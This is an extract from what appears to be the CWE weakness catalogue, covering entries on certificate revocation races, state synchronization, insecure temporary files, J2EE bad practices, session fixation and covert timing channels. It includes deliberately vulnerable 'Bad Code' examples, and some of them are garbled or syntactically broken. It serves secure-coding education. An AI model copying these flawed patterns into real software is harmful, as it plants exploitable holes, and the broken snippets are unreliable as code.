If the revocation status of a certificate is not checked before each action that requires privileges, the system may be subject to a race condition. If a certificate is revoked after the initial check, all subsequent actions taken with the owner of the revoked certificate will lose all benefits guaranteed by the certificate. In fact, it is almost certain that the use of a revoked certificate indicates malicious activity.

Time of Introduction

- Architecture and Design

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Authentication

Trust may be assigned to an entity who is not who it claims to be.

Integrity

Data from an untrusted (and possibly malicious) source may be integrated.

Confidentiality

Date may be disclosed to an entity impersonating a trusted entity, resulting in information disclosure.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

Bad Code

```
if (!(cert = SSL_get_peer(certificatessl)) || !host) foo=SSL_get_verify_result(ssl);
if (X509_V_OK==foo) //do stuff
foo=SSL_get_verify_result(ssl); //do more stuff without the check.
```

Potential Mitigations

Architecture and Design

Ensure that certificates are checked for revoked status before each use of a protected resource. If the certificate is checked before each access of a protected resource, the delay subject to a possible race condition becomes almost negligible and significantly reduces the risk associated with this issue.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
PeerOf	B	296	Improper Following of Chain of Trust for Certificate Validation	1000	390
PeerOf	B	297	Improper Validation of Host-specific Certificate Data	1000	391
PeerOf	B	298	Improper Validation of Certificate Expiration	1000	392
ChildOf	B	299	Improper Check for Certificate Revocation	699	393
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Race condition in checking for certificate revocation

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

CWE-371: State Issues

Category ID: 371 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper management of system state.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	361	Time and State	699	462
ParentOf	B	372	Incomplete Internal State Distinction	699	480
ParentOf	B	373	State Synchronization Error	699	480
ParentOf	B	374	Passing Mutable Objects to an Untrusted Method	699	482

Nature	Type	ID	Name	V	Page
ParentOf	B	375	Returning a Mutable Object to an Untrusted Caller	699	483
PeerOf	C	557	Concurrency Issues	1000	667
ParentOf	V	585	Empty Synchronized Block	699	692
ParentOf	G	642	External Control of Critical State Data	699	747

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
74	Manipulating User State	

CWE-372: Incomplete Internal State Distinction

Weakness ID: 372 (Weakness Base)**Status:** Draft**Description****Summary**

The software does not properly determine which state it is in, causing it to assume it is in state X when in fact it is in state Y, causing it to perform incorrect operations in a security-relevant manner.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	371	State Issues	699	479
ChildOf	G	697	Insufficient Comparison	1000	817

Relationship Notes

This conceptually overlaps other categories such as insufficient verification, but this entry refers to the product's incorrect perception of its own state.

This is probably resultant from other weaknesses such as unhandled error conditions, inability to handle out-of-order steps, multiple interpretation errors, etc.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Incomplete Internal State Distinction

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
56	Removing/short-circuiting 'guard logic'	
74	Manipulating User State	

Maintenance Notes

The classification under CWE-697 is imprecise. Since this entry does not cover specific causes for the failure to identify proper state, it needs deeper investigation. It is probably more like a category.

CWE-373: State Synchronization Error

Weakness ID: 373 (Weakness Base)**Status:** Draft**Description****Summary**

State synchronization refers to a set of flaws involving contradictory states of execution in a process which result in undefined behavior.

Time of Introduction

- Architecture and Design

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Depending on the nature of the state of corruption, any of the listed consequences may result.

Likelihood of Exploit

Medium to High

Demonstrative Examples

C/C++ Example:

Bad Code

```
static void print(char * string) {
    char * word;
    int counter;
    fflush(stdout);
    for(word = string; counter = *word++; )
        putc(counter, stdout);
}

int main(void) {
    pid_t pid;
    if( (pid = fork()) < 0)
        exit(-2);
    else if( pid == 0)
        print("child");
    else print("parent\n");
    exit(0);
}
```

Java Example:

Bad Code

```
class read{
    private int lcount;
    private int rcount;
    private int wcount;
    public void getRead(){
        while ((lcount == -1) || (wcount !=0));
        lcount++;
    }
    public void getWrite(){
        while ((lcount == -0);
        lcount--;
        lcount=-1;
    }
    public void killLocks(){
        if (lcount==0)
            return;
        else if (lcount == -1)
            lcount++;
        else lcount--;
    }
}
```

Potential Mitigations

Implementation

Pay attention to asynchronous actions in processes and make copious use of sanity checks in systems that may be subject to synchronization errors.

Other Notes

The class of synchronization errors is large and varied, but all rely on the same essential flaw. The state of the system is not what the process expects it to be at a given time. Obviously, the range of possible symptoms is enormous, as is the range of possible solutions. The flaws presented in this section are some of the most difficult to diagnose and fix. It is more important to know how to characterize specific flaws than to gain information about them.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	371	State Issues	699	479
ChildOf	B	662	Improper Synchronization	1000	775
PeerOf	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition	1000	472
PeerOf	B	476	NULL Pointer Dereference	1000	594

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	State synchronization error

CWE-374: Passing Mutable Objects to an Untrusted Method

Weakness ID: 374 (Weakness Base)

Status: Draft

Description

Summary

Sending non-cloned mutable data as an argument may result in that data being altered or deleted by the called function, thereby putting the calling function into an undefined state.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Integrity

Potentially data could be tampered with by another function which should not have been tampered with.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

Bad Code

```
private:
    int foo;
    complexType bar;
    String baz;
    otherClass externalClass;
public:
    void doStuff() {
        externalClass.doOtherStuff(foo, bar, baz)
    }
}
```

In this example, bar and baz will be passed by reference to doOtherStuff() which may change them.

Potential Mitigations

Implementation

Pass in data which should not be altered as constant or immutable.


Implementation

Clone all mutable data before returning references to it. This is the preferred mitigation. This way -- regardless of what changes are made to the data -- a valid copy is retained for use by the class.

Other Notes

In situations where unknown code is called with references to mutable data, this external code may possibly make changes to the data sent. If this data was not previously cloned, you will be left with modified data which may, or may not, be valid in the context of execution.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		371	State Issues		479
ChildOf		668	Exposure of Resource to Wrong Sphere		783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Passing mutable objects to an untrusted method

CWE-375: Returning a Mutable Object to an Untrusted Caller

Weakness ID: 375 (Weakness Base)

Status: Draft

Description

Summary

Sending non-cloned mutable data as a return value may result in that data being altered or deleted by the calling function, thereby putting the class in an undefined state.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Access Control

Integrity

Potentially data could be tampered with by another function which should not have been tampered with.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

Bad Code

```
private: externalClass foo;
public: void doStuff() {
    //..
    //Modify foo
    return foo;
}
```

Java Example:

Bad Code

```
public class foo {
    private externalClass bar = new externalClass();
    public doStuff(...){
        //..//Modify bar
        return bar;
    }
}
```

Potential Mitigations

Implementation

Pass in data which should not be altered as constant or immutable.

Implementation

Clone all mutable data before returning references to it. This is the preferred mitigation. This way, regardless of what changes are made to the data, a valid copy is retained for use by the class.

Other Notes

In situations where functions return references to mutable data, it is possible that this external code, which called the function, may make changes to the data sent. If this data was not previously cloned, you will be left with modified data which may, or may not, be valid in the context of the class in question.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	371	State Issues	699	479
ChildOf	G	668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Mutable object returned

CWE-376: Temporary File Issues

Category ID: 376 (Category)

Status: Draft

Description**Summary**

Weaknesses in this category are related to improper handling of temporary files.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	361	Time and State	699	462
ChildOf	C	632	Weaknesses that Affect Files or Directories	700	736
ParentOf	B	377	Insecure Temporary File	699	484
ParentOf	B	378	Creation of Temporary File With Insecure Permissions	699	486
ParentOf	B	379	Creation of Temporary File in Directory with Incorrect Permissions	699	487

Affected Resources

- File/Directory

CWE-377: Insecure Temporary File

Weakness ID: 377 (Weakness Base)

Status: Incomplete

Description**Summary**

Creating and using insecure temporary files can leave application and system data vulnerable to attack.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Demonstrative Examples

The following code uses a temporary file for storing intermediate data gathered from the network before it is processed.

C Example:

Bad Code

```
if (tmpnam_r(filename)) {
    FILE* tmp = fopen(filename,"wb+");
    while((recv(sock,recvbuf,DATA_SIZE, 0) > 0)&(amt!=0)) amt = fwrite(recvbuf,1,DATA_SIZE,tmp);
}
```

```
}  
...
```

This otherwise unremarkable code is vulnerable to a number of different attacks because it relies on an insecure method for creating temporary files. The vulnerabilities introduced by this function and others are described in the following sections. The most egregious security problems related to temporary file creation have occurred on Unix-based operating systems, but Windows applications have parallel risks. This section includes a discussion of temporary file creation on both Unix and Windows systems. Methods and behaviors can vary between systems, but the fundamental risks introduced by each are reasonably constant.

Other Notes

Applications require temporary files so frequently that many different mechanisms exist for creating them in the C Library and Windows(R) API. Most of these functions are vulnerable to various forms of attacks.

The functions designed to aid in the creation of temporary files can be broken into two groups based whether they simply provide a filename or actually open a new file. - Group 1: "Unique" Filenames: The first group of C Library and WinAPI functions designed to help with the process of creating temporary files do so by generating a unique file name for a new temporary file, which the program is then supposed to open. This group includes C Library functions like `tmpnam()`, `tempnam()`, `mktemp()` and their C++ equivalents prefaced with an `_` (underscore) as well as the `GetTempFileName()` function from the Windows API. This group of functions suffers from an underlying race condition on the filename chosen. Although the functions guarantee that the filename is unique at the time it is selected, there is no mechanism to prevent another process or an attacker from creating a file with the same name after it is selected but before the application attempts to open the file. Beyond the risk of a legitimate collision caused by another call to the same function, there is a high probability that an attacker will be able to create a malicious collision because the filenames generated by these functions are not sufficiently randomized to make them difficult to guess. If a file with the selected name is created, then depending on how the file is opened the existing contents or access permissions of the file may remain intact. If the existing contents of the file are malicious in nature, an attacker may be able to inject dangerous data into the application when it reads data back from the temporary file. If an attacker pre-creates the file with relaxed access permissions, then data stored in the temporary file by the application may be accessed, modified or corrupted by an attacker. On Unix based systems an even more insidious attack is possible if the attacker pre-creates the file as a link to another important file. Then, if the application truncates or writes data to the file, it may unwittingly perform damaging operations for the attacker. This is an especially serious threat if the program operates with elevated permissions. Finally, in the best case the file will be opened with the a call to `open()` using the `O_CREAT` and `O_EXCL` flags or to `CreateFile()` using the `CREATE_NEW` attribute, which will fail if the file already exists and therefore prevent the types of attacks described above. However, if an attacker is able to accurately predict a sequence of temporary file names, then the application may be prevented from opening necessary temporary storage causing a denial of service (DoS) attack. This type of attack would not be difficult to mount given the small amount of randomness used in the selection of the filenames generated by these functions. - Group 2: "Unique" Files: The second group of C Library functions attempts to resolve some of the security problems related to temporary files by not only generating a unique file name, but also opening the file. This group includes C Library functions like `tmpfile()` and its C++ equivalents prefaced with an `_` (underscore), as well as the slightly better-behaved C Library function `mkstemp()`. The `tmpfile()` style functions construct a unique filename and open it in the same way that `fopen()` would if passed the flags "wb+", that is, as a binary file in read/write mode. If the file already exists, `tmpfile()` will truncate it to size zero, possibly in an attempt to assuage the security concerns mentioned earlier regarding the race condition that exists between the selection of a supposedly unique filename and the subsequent opening of the selected file. However, this behavior clearly does not solve the function's security problems. First, an attacker can pre-create the file with relaxed access-permissions that will likely be retained by the file opened by `tmpfile()`. Furthermore, on Unix based systems if the attacker pre-creates the file as a link to another important file, the application may use its possibly elevated permissions to truncate that file, thereby doing damage on behalf of the attacker. Finally, if `tmpfile()`

does create a new file, the access permissions applied to that file will vary from one operating system to another, which can leave application data vulnerable even if an attacker is unable to predict the filename to be used in advance. Finally, `mkstemp()` is a reasonably safe way create temporary files. It will attempt to create and open a unique file based on a filename template provided by the user combined with a series of randomly generated characters. If it is unable to create such a file, it will fail and return -1. On modern systems the file is opened using mode 0600, which means the file will be secure from tampering unless the user explicitly changes its access permissions. However, `mkstemp()` still suffers from the use of predictable file names and can leave an application vulnerable to denial of service attacks if an attacker causes `mkstemp()` to fail by predicting and pre-creating the filenames to be used.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	361	Time and State	700	462
ChildOf	C	376	Temporary File Issues	699	484
ChildOf	G	668	Exposure of Resource to Wrong Sphere	1000	783
ParentOf	B	378	<i>Creation of Temporary File With Insecure Permissions</i>	1000	486
ParentOf	B	379	<i>Creation of Temporary File in Directory with Incorrect Permissions</i>	1000	487

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Insecure Temporary File

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 23, "Creating Temporary Files Securely" Page 682. 2nd Edition. Microsoft. 2002.

CWE-378: Creation of Temporary File With Insecure Permissions

Weakness ID: 378 (Weakness Base)

Status: Draft

Description

Summary

Opening temporary files without appropriate measures or controls can leave the file, its contents and any function that it impacts vulnerable to attack.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

If the temporary file can be read, by the attacker, sensitive information may be in that file which could be revealed.

Authorization

If that file can be written to by the attacker, the file might be moved into a place to which the attacker does not have access. This will allow the attacker to gain selective resource access-control privileges.

Integrity

Depending on the data stored in the temporary file, there is the potential for an attacker to gain an additional input vector which is trusted as non-malicious. It may be possible to make arbitrary changes to data structures, user information, or even process ownership.

Likelihood of Exploit

High

Demonstrative Examples

C/C++ Example:

Bad Code

```
FILE *stream; char tempstring[] = "String to be written";
if( (stream = tmpfile()) == NULL ) {
    perror("Could not open new temporary file\n");
    return (-1);
}
/* write data to tmp file */
/* ... */
_rmtmp();
```

The temp file created in the above code is always readable and writable by all users.

Java Example:

Bad Code

```
try {
    File temp = File.createTempFile("pattern", ".suffix");
    temp.deleteOnExit();
    BufferedWriter out = new BufferedWriter(new FileWriter(temp));
    out.write("aString");
    out.close();
}
catch (IOException e) {
}
```

This temp file is readable by all users.

Potential Mitigations

Tempfile creation should be done in a safe way. To be safe, the temp file function should open up the temp file with appropriate access control. The temp file function should also retain this quality, while being resistant to race conditions.

Requirements specification: Many contemporary languages have functions which properly handle this condition. Older C temp file functions are especially susceptible.

Implementation

Ensure that you use proper file permissions. This can be achieved by using a safe temp file function. Temporary files should be writable and readable only by the process which own the file.

Implementation

Randomize temporary file names. This can also be achieved by using a safe temp-file function. This will ensure that temporary files will not be created in predictable places.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	376	Temporary File Issues	699	484
ChildOf	B	377	Insecure Temporary File	1000	484

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Improper temp file opening

CWE-379: Creation of Temporary File in Directory with Incorrect Permissions

Weakness ID: 379 (*Weakness Base*)**Status:** Incomplete

Description

Summary

The software creates a temporary file in a directory whose permissions allow unintended actors to determine the file's existence or otherwise access that file.

Extended Description

On some operating systems, the fact that the temporary file exists may be apparent to any user with sufficient privileges to access that directory. Since the file is visible, the application that is using the temporary file could be known. If one has access to list the processes on the system,

the attacker has gained information about what the user is doing at that time. By correlating this with the applications the user is running, an attacker could potentially discover what a user's actions are. From this, higher levels of security could be breached.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Since the file is visible and the application which is using the temp file could be known, the attacker has gained information about what the user is doing at that time.

Likelihood of Exploit

Low

Demonstrative Examples

C/C++ Example:

Bad Code

```
FILE *stream; char tempstring[] = "String to be written";
if( (stream = tmpfile()) == NULL ) {
    perror("Could not open new temporary file\n");
    return (-1);
}
/* write data to tmp file */
/* ... */
_rmtmp();
```

In cygwin and some older unixes one can ls /tmp and see that this temp file exists.

Java Example:

Bad Code

```
try {
    File temp = File.createTempFile("pattern", ".suffix");
    temp.deleteOnExit();
    BufferedWriter out = new BufferedWriter(new FileWriter(temp));
    out.write("aString");
    out.close();
}
catch (IOException e) {
}
```

This temp file is readable by all users.

Potential Mitigations

Requirements

Many contemporary languages have functions which properly handle this condition. Older C temp file functions are especially susceptible.

Implementation

Try to store sensitive tempfiles in a directory which is not world readable -- i.e., per-user directories.

Implementation

Avoid using vulnerable temp file functions.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		376	Temporary File Issues	699	484
ChildOf		377	Insecure Temporary File	1000	484
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Guessed or visible temporary file

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	FIO15-C	Ensure that file operations are performed in a secure directory
CERT C Secure Coding	FIO43-C	Do not create temporary files in shared directories

CWE-380: Technology-Specific Time and State Issues

Category ID: 380 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of time or state within particular technologies.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	361	Time and State	699	462
ParentOf	C	381	J2EE Time and State Issues	699	489

CWE-381: J2EE Time and State Issues

Category ID: 381 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of time or state within J2EE.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	380	Technology-Specific Time and State Issues	699	489
ParentOf	V	382	J2EE Bad Practices: Use of System.exit()	699	489
ParentOf	V	383	J2EE Bad Practices: Direct Use of Threads	699	490

CWE-382: J2EE Bad Practices: Use of System.exit()

Weakness ID: 382 (Weakness Variant)

Status: Draft

Description

Summary

A J2EE application uses System.exit(), which also shuts down its container.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

Included in the doPost() method defined below is a call to System.exit() in the event of a specific exception.

Java Example:

Bad Code





```
Public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    try {
        ...
    } catch (ApplicationSpecificException ase) {
        logger.error("Caught: " + ase.toString());
        System.exit(1);
    }
}
```

Other Notes

Access to a function that can shut down the application is an avenue for Denial of Service (DoS) attacks. The shutdown function should be a privileged function available only to a properly authorized administrative user. Any other possible cause of a shutdown is generally

a security vulnerability. (In rare cases, the intended security policy calls for the application to halt as a damage control measure when it determines that an attack is in progress.) Web applications should not call methods that cause the virtual machine to exit, such as System.exit(). Web applications should also not throw any Throwables to the application server as this may adversely affect the container. Non-web applications may have a main() method that contains a System.exit(), but generally should not call System.exit() from other locations in the code. It is never a good idea for a web application to attempt to shut down the application container. A call to System.exit() is probably part of leftover debug code or code imported from a non-J2EE application.

Relationships

Nature	Type	ID	Name		Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	<input checked="" type="checkbox"/>	313
ChildOf		361	Time and State		462
ChildOf		381	J2EE Time and State Issues		489
ChildOf		705	Incorrect Control Flow Scoping		841
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service		855

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			J2EE Bad Practices: System.exit()
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service

CWE-383: J2EE Bad Practices: Direct Use of Threads

Weakness ID: 383 (*Weakness Variant*)

Status: Draft

Description

Summary

Thread management in a Web application is forbidden in some circumstances and is always highly error prone.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following example, a new Thread object is created and invoked directly from within the body of a doGet() method in a Java servlet.

Java Example:

Bad Code

```
public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    // Perform servlet tasks.
    ...
    // Create a new thread to handle background processing.
    Runnable r = new Runnable() {
        public void run() {
            // Process and store request statistics.
            ...
        }
    };
    new Thread(r).start();
}
```

Potential Mitigations

For EJB, use framework approaches for parallel execution, instead of using threads.

Other Notes

Thread management in a web application is forbidden by the J2EE standard in some circumstances and is always highly error prone. Managing threads is difficult and is likely to

interfere in unpredictable ways with the behavior of the application container. Even without interfering with the container, thread management usually leads to bugs that are hard to detect and diagnose like deadlock, race conditions, and other synchronization errors.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		361	Time and State	700	462
ChildOf		381	J2EE Time and State Issues	699	489
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		695	Use of Low-Level Functionality	1000	816
ParentOf		543	Use of Singleton Pattern Without Synchronization in a Multithreaded Context	699	658

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Bad Practices: Threads

CWE-384: Session Fixation

Compound Element ID: 384 (Compound Element Base: Composite)

Status: Incomplete

Description

Summary

Authenticating a user, or otherwise establishing a new user session, without invalidating any existing session identifier gives an attacker the opportunity to steal authenticated sessions.

Extended Description

Such a scenario is commonly observed when: 1. A web application authenticates a user without first invalidating the existing session, thereby continuing to use the session already associated with the user 2. An attacker is able to force a known session identifier on a user so that, once the user authenticates, the attacker has access to the authenticated session 3. The application or container uses predictable session identifiers. In the generic exploit of session fixation vulnerabilities, an attacker creates a new session on a web application and records the associated session identifier. The attacker then causes the victim to associate, and possibly authenticate, against the server using that session identifier, giving the attacker access to the user's account through the active session.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following example shows a snippet of code from a J2EE web application where the application authenticates users with `LoginContext.login()` without first calling `HttpSession.invalidate()`.

Java Example:

Bad Code

```
private void auth(LoginContext lc, HttpSession session) throws LoginException {
    ...
    lc.login();
    ...
}
```

In order to exploit the code above, an attacker could first create a session (perhaps by logging into the application) from a public terminal, record the session identifier assigned by the application, and reset the browser to the login page. Next, a victim sits down at the same public terminal, notices the browser open to the login page of the site, and enters credentials to authenticate

against the application. The code responsible for authenticating the victim continues to use the pre-existing session identifier, now the attacker simply uses the session identifier recorded earlier to access the victim's active session, providing nearly unrestricted access to the victim's account for the lifetime of the session. Even given a vulnerable application, the success of the specific attack described here is dependent on several factors working in the favor of the attacker: access to an unmonitored public terminal, the ability to keep the compromised session active and a victim interested in logging into the vulnerable application on the public terminal.

In most circumstances, the first two challenges are surmountable given a sufficient investment of time. Finding a victim who is both using a public terminal and interested in logging into the vulnerable application is possible as well, so long as the site is reasonably popular. The less well known the site is, the lower the odds of an interested victim using the public terminal and the lower the chance of success for the attack vector described above. The biggest challenge an attacker faces in exploiting session fixation vulnerabilities is inducing victims to authenticate against the vulnerable application using a session identifier known to the attacker.

In the example above, the attacker did this through a direct method that is not subtle and does not scale suitably for attacks involving less well-known web sites. However, do not be lulled into complacency; attackers have many tools in their belts that help bypass the limitations of this attack vector. The most common technique employed by attackers involves taking advantage of cross-site scripting or HTTP response splitting vulnerabilities in the target site [12]. By tricking the victim into submitting a malicious request to a vulnerable application that reflects JavaScript or other code back to the victim's browser, an attacker can create a cookie that will cause the victim to reuse a session identifier controlled by the attacker. It is worth noting that cookies are often tied to the top level domain associated with a given URL. If multiple applications reside on the same top level domain, such as bank.example.com and recipes.example.com, a vulnerability in one application can allow an attacker to set a cookie with a fixed session identifier that will be used in all interactions with any application on the domain example.com [29].

Example 2:

The following example shows a snippet of code from a J2EE web application where the application authenticates users with a direct post to the `<code>j_security_check</code>`, which typically does not invalidate the existing session before processing the login request.

HTML Example:

Bad Code

```
<form method="POST" action="j_security_check">
  <input type="text" name="j_username">
  <input type="text" name="j_password">
</form>
```

Potential Mitigations

Invalidate any existing session identifiers prior to authorizing a new user session

For platforms such as ASP that do not generate new values for sessionid cookies, utilize a secondary cookie. In this approach, set a secondary cookie on the user's browser to a random value and set a session variable to the same value. If the session variable and the cookie value ever don't match, invalidate the session, and force the user to log on again.

Other Notes

Other attack vectors include DNS poisoning and related network based attacks where an attacker causes the user to visit a malicious site by redirecting a request for a valid site. Network based attacks typically involve a physical presence on the victim's network or control of a compromised machine on the network, which makes them harder to exploit remotely, but their significance should not be overlooked. Less secure session management mechanisms, such as the default implementation in Apache Tomcat, allow session identifiers normally expected in a cookie to be specified on the URL as well, which enables an attacker to cause a victim to use a fixed session identifier simply by emailing a malicious URL.

Relationships

Nature	Type	ID	Name		Page
ChildOf		287	Improper Authentication		699 377
					1000

Nature	Type	ID	Name	CVSS	Page
Requires	B	346	Origin Validation Error	1000	446
ChildOf	C	361	Time and State	699 700	462
Requires	B	441	Unintended Proxy/Intermediary	1000	561
Requires	B	472	External Control of Assumed-Immutable Web Parameter	1000	590
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Session Fixation
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management
WASC	37		Session Fixation

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
31	Accessing/Intercepting/Modifying HTTP Cookies	
39	Manipulating Opaque Client-based Data Tokens	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	
61	Session Fixation	
196	Session Credential Falsification through Forging	

CWE-385: Covert Timing Channel

Weakness ID: 385 (Weakness Base)

Status: Incomplete

Description

Summary

Covert timing channels convey information by modulating some aspect of system behavior over time, so that the program receiving the information can observe system behavior and infer protected information.

Extended Description

In some instances, knowing when data is transmitted between parties can provide a malicious user with privileged information. Also, externally monitoring the timing of operations can potentially reveal sensitive data. For example, a cryptographic operation can expose its internal state if the time it takes to perform the operation varies, based on the state.

Covert channels are frequently classified as either storage or timing channels. Some examples of covert timing channels are the system's paging rate, the time a certain transaction requires to execute, the time it takes to gain access to a shared bus)

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Information exposure.

Likelihood of Exploit

Medium

Demonstrative Examples

Python Example:

Bad Code

```
def validate_password(actual_pw, typed_pw):
```



```

if len(actual_pw) <> len(typed_pw):
    return 0
for i in len(actual_pw):
    if actual_pw[i] <> typed_pw[i]:
        return 0
return 1

```

In this example, the attacker can observe how long an authentication takes when the user types in the correct password. When the attacker tries his own values, he can first try strings of various length. When he finds a string of the right length, the computation will take a bit longer because the for loop will run at least once. Additionally, with this code, the attacker can possibly learn one character of the password at a time, because when he guesses the first character right, the computation will take longer than when he guesses wrong. Such an attack can break even the most sophisticated password with a few hundred guesses. Note that, in this example, the actual password must be handled in constant time, as far as the attacker is concerned, even if the actual password is of an unusual length. This is one reason why it is good to use an algorithm that, among other things, stores a seeded cryptographic one-way hash of the password, then compare the hashes, which will always be of the same length.

Potential Mitigations

Architecture and Design

Whenever possible, specify implementation strategies that do not introduce time variances in operations.

Implementation

Often one can artificially manipulate the time which operations take or -- when operations occur -- can remove information from the attacker.

Implementation

It is reasonable to add artificial or random delays so that the amount of CPU time consumed is independent of the action being taken by the application.

Relationships

Nature	Type	ID	Name		Page
ChildOf		361	Time and State	<input checked="" type="checkbox"/>	699 462
ChildOf		514	Covert Channel		699 640
					1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Timing
CLASP	Covert Timing Channel

CWE-386: Symbolic Name not Mapping to Correct Object

Weakness ID: 386 (*Weakness Base*)

Status: Draft

Description

Summary

A constant symbolic reference to an object is used, even though the reference can resolve to a different object over time.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Access Control

The attacker can gain access to otherwise unauthorized resources.

Authorization

Race conditions such as this kind may be employed to gain read or write access to resources not normally readable or writable by the user in question.

Integrity

The resource in question, or other resources (through the corrupted one) may be changed in undesirable ways by a malicious user.

Accountability

If a file or other resource is written in this method, as opposed to a valid way, logging of the activity may not occur.

Non-Repudiation

In some cases it may be possible to delete files that a malicious user might not otherwise have access to -- such as log files.

Relationships

Nature	Type	ID	Name		Page
ChildOf		361	Time and State	<input checked="" type="checkbox"/>	699 462
PeerOf		367	Time-of-check Time-of-use (TOCTOU) Race Condition		1000 472
PeerOf		486	Comparison of Classes by Name		1000 611
PeerOf		610	Externally Controlled Reference to a Resource in Another Sphere		1000 718
ChildOf		706	Use of Incorrectly-Resolved Name or Reference		1000 842
RequiredBy		61	UNIX Symbolic Link (Symlink) Following		1000 66

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Symbolic name not mapping to correct object

CWE-387: Signal Errors

Category ID: 387 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to the improper handling of signals.

Applicable Platforms

Languages

- C
- C++

Observed Examples

Reference	Description
CVE-1999-1224	SIGABRT (abort) signal not properly handled, causing core dump.
CVE-1999-1326	Interruption of operation causes signal to be handled incorrectly, leading to crash.
CVE-1999-1441	Kernel does not prevent users from sending SIGIO signal, which causes crash in applications that do not handle it. Overlaps privileges.
CVE-2000-0747	Script sends wrong signal to a process and kills it.
CVE-2001-1180	Shared signal handlers not cleared when executing a process. Overlaps initialization error.
CVE-2002-0839	SIGUSR1 can be sent as root from non-root process.
CVE-2002-2039	unhandled SIGSERV signal allows core dump
CVE-2004-1014	Remote attackers cause a crash using early connection termination, which generates SIGPIPE signal.
CVE-2004-2069	Privileged process does not properly signal unprivileged process after session termination, leading to connection consumption.
CVE-2004-2259	SIGCHLD signal to FTP server can cause crash under heavy load while executing non-reentrant functions like malloc/free. Possibly signal handler race condition?
CVE-2005-0893	Certain signals implemented with unsafe library calls.
CVE-2005-2377	Library does not handle a SIGPIPE signal when a server becomes available during a search query. Overlaps unchecked error condition?

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	361	Time and State	699	462
